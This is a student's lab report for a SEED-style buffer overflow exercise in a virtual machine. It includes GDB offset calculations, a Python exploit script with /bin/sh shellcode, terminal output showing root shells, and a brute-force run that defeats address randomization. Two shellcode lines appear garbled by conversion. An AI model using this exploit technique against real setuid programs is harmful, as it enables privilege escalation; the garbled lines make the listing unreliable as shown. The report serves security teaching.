

Lab 2 - Buffer Overflow

Casey Bates

16 October 2020

Task 2: The Shellcode

Q1:

After disabling the countermeasures, running shellcodetest.c opened a new shell. This shell does not have root privileges (denoted by the \$ indicator).




Figure 1: Result of running shellcodetest

Task 4: Exploiting the Vulnerability

Q2:

In order to calculate D , I needed the addresses of `$ebp` and `buffer`. Using GDB, I found the addresses of `$ebp = 0xbfffeb38` and `buffer = 0xbfffeb0a`. Therefore:

$$\begin{aligned} D &= \$ebp - \text{buffer} + 4 \\ D &= 0xbfffeb38 - 0xbfffeb0a + 4 \\ D &= 50 \end{aligned}$$

```

gdb-peda$ p &buffer
$1 = (char (*)[38]) 0xbfffeb0a
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb38
gdb-peda$

```

Figure 2: Using GDB to find values of ebp and buffer

To find the correct values for `content[D+0 to 3]`, I started with `$ebp + 4` (`0xbfff3c`), and incremented by 4 until the `unsafe` program ran correctly. I ended up with these values:

$content[D + 0] = 0x80$

$content[D + 1] = 0xeb$

$content[D + 2] = 0xff$

$content[D + 3] = 0xbf$

```

1  #!/usr/bin/python3
2
3  import sys
4
5  shellcode= (
6      "\x31\xc0"           # xorl    %eax,%eax
7      "\x50"              # pushl   %eax
8      "\x68"//"sh"        # pushl   $0x68732f2f
9      "\x68"/"bin"        # pushl   $0x6e69622f
10     "\x89\xe3"           # movl    %esp,%ebx
11     "\x50"              # pushl   %eax
12     "\x53"              # pushl   %ebx
13     "\x89\xe1"           # movl    %esp,%ecx
14     "\x99"              # cdq
15     "\xb0\x0b"           # movb    $0x0b,%al
16     "\xcd\x80"           # int     $0x80
17     "\x00"
18 ).encode('latin-1')
19
20 # Fill the content with NOP's
21 content = bytearray(0x90 for i in range(517))
22
23 #####
24 # TODO: Replace 0 with the correct offset value in decimal
25 D = 50
26 # TODO: Fill the return address field with the address of the
      shellcode
27 # Replace 0xFF with the correct value
28 content[D+0] = 0x80      # fill in the 1st byte (least significant
      byte)
29 content[D+1] = 0xEB      # fill in the 2nd byte
30 content[D+2] = 0xFF      # fill in the 3rd byte
31 content[D+3] = 0xBF      # fill in the 4th byte (most significant byte
      )
32 #####
33

```


```

34 # Put the shellcode at the end
35 start = 517 - len(shellcode)
36 content[start:] = shellcode
37
38 # Write the content to badfile
39 file = open("inputfile", "wb")
40 file.write(content)
41 file.close()

```

Listing 1: exploit.py

After running `exploit.py`, running `unsafe` opened a shell with root privileges (denoted by the `#` indicator). I then ran the `id` command to check the program's real uid and effective uid.



```

Terminal
[10/16/20]seed@VM:~/.../lab2$ python3 exploit.py
[10/16/20]seed@VM:~/.../lab2$ ./unsafe
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#


```

Figure 3: Result of running `unsafe`, then the `id` command

Task 5: Defeating Shell's Countermeasure

Q3

After modifying the shellcode in `exploit.py`, running `unsafe` still opens a root shell. However, with the `id` command I can see that the user id is 0, meaning the effective uid and real uid of the program are the same.



```

Terminal
[10/17/20]seed@VM:~/.../lab2$ sudo rm /bin/sh
[sudo] password for seed:
[10/17/20]seed@VM:~/.../lab2$ sudo ln -s /bin/dash /bin/sh
[10/17/20]seed@VM:~/.../lab2$ python3 exploit.py
[10/17/20]seed@VM:~/.../lab2$ ./unsafe
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#


```

Figure 4: Result of running `unsafe` after modifying `exploit.py`

Task 6: Defeating Address Randomization

Q4

After turning on Ubuntu's address randomization, the attack from Task 5 no longer works.


A terminal window titled "Terminal" showing a series of commands and their outputs. The user is in a VM environment. The commands and outputs are:

```
[10/17/20]seed@VM:~/../lab2$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
[10/17/20]seed@VM:~/../lab2$ python3 exploit.py
[10/17/20]seed@VM:~/../lab2$ ./unsafe
Segmentation fault
```

Figure 5: Turning on address randomization prevents the attack, for now...

Q5

I copied the script into a file called `bruteforce.sh`. While running the script, it continued to print how much time it had been running, as well as the output of `unsafe`. `bruteforce.sh` ran for 31 seconds before spawning a root shell. Using `id` I confirmed that this shell had a user id of 0, the same as in Task 5.

A terminal window titled "Terminal" showing the output of a script named bruteforce.sh. The script prints the number of times it has been running and the time it has been running. It then runs the command ./unsafe, which results in a segmentation fault. This process is repeated several times. Finally, the script spawns a root shell, indicated by the prompt #.

```
The program has been running 18029 times so far.
It has been 0:31 (mins:secs)
./bruteforce.sh: line 15: 29470 Segmentation fault      ./unsafe

The program has been running 18030 times so far.
It has been 0:31 (mins:secs)
./bruteforce.sh: line 15: 29471 Segmentation fault      ./unsafe

The program has been running 18031 times so far.
It has been 0:31 (mins:secs)
./bruteforce.sh: line 15: 29472 Segmentation fault      ./unsafe

The program has been running 18032 times so far.
It has been 0:31 (mins:secs)
./bruteforce.sh: line 15: 29473 Segmentation fault      ./unsafe

The program has been running 18033 times so far.
It has been 0:31 (mins:secs)
./bruteforce.sh: line 15: 29474 Segmentation fault      ./unsafe

The program has been running 18034 times so far.
It has been 0:31 (mins:secs)
#
```

Figure 6: Result of running bruteforce.sh